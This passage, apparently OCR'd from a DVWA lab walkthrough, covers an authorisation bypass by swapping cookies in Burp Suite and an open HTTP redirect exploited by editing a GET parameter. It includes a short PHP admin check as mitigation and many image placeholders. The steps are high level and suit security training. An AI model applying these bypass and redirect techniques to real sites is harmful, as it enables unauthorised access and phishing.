. Analyze the source code of the target page.




3. Login with victim account.



4. Capture the request and modify it.



5. We successfully by authorization.





12.3 High Level Security

Both the HTML page and the API to retrieve data have been locked down, but what about updating data? You have to make sure you test every call to the site.


Steps:

1. Analyze the functionality of the target page.






2. Capture request with help of burp suite.



3. Change the value of cookie with authorized account cookie and we can successfully bypass authorization.



Mitigation:

Hopefully on this level all the functions correctly check authorisation before allowing access to the data.

There may however be some non-authorisation related issues on the page, so do not write it off as fully secure.

Sample code:

```
<?php
/*

Only the admin user is allowed to access this page

*/

if (dvwaCurrentUser() != "admin") {
    print "Unauthorised";
    http_response_code(403);
    exit;
}
?>
```

13. Open HTTP Redirect Vulnerability

OWASP define this as:

Unvalidated redirects and forwards are possible when a web application accepts untrusted input that could cause the web application to redirect the request to a URL contained within untrusted input. By modifying untrusted URL input to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials.


As suggested above, a common use for this is to create a URL which initially goes to the real site but then redirects the victim off to a site controlled by the attacker. This site could be a clone of the target's login page to steal credentials, a request for credit card details to pay for a service on the target site, or simply a spam page full of advertising.


13.1 Low Level Security

The redirect page has no limitations, you can redirect to anywhere you want.


Steps:

1. Analyze the functionality of the target page.







2. Analyze the source code of the target page.



3. Capture the request with help of burp suite.



4. Make changes in GET parameter and exploit vulnerability.





13.2 Medium Level Security

The code prevents you from using absolute URLs to take the user off the site, so you can either use relative URLs to take them to other pages on the same site or a Protocol-relative URL.

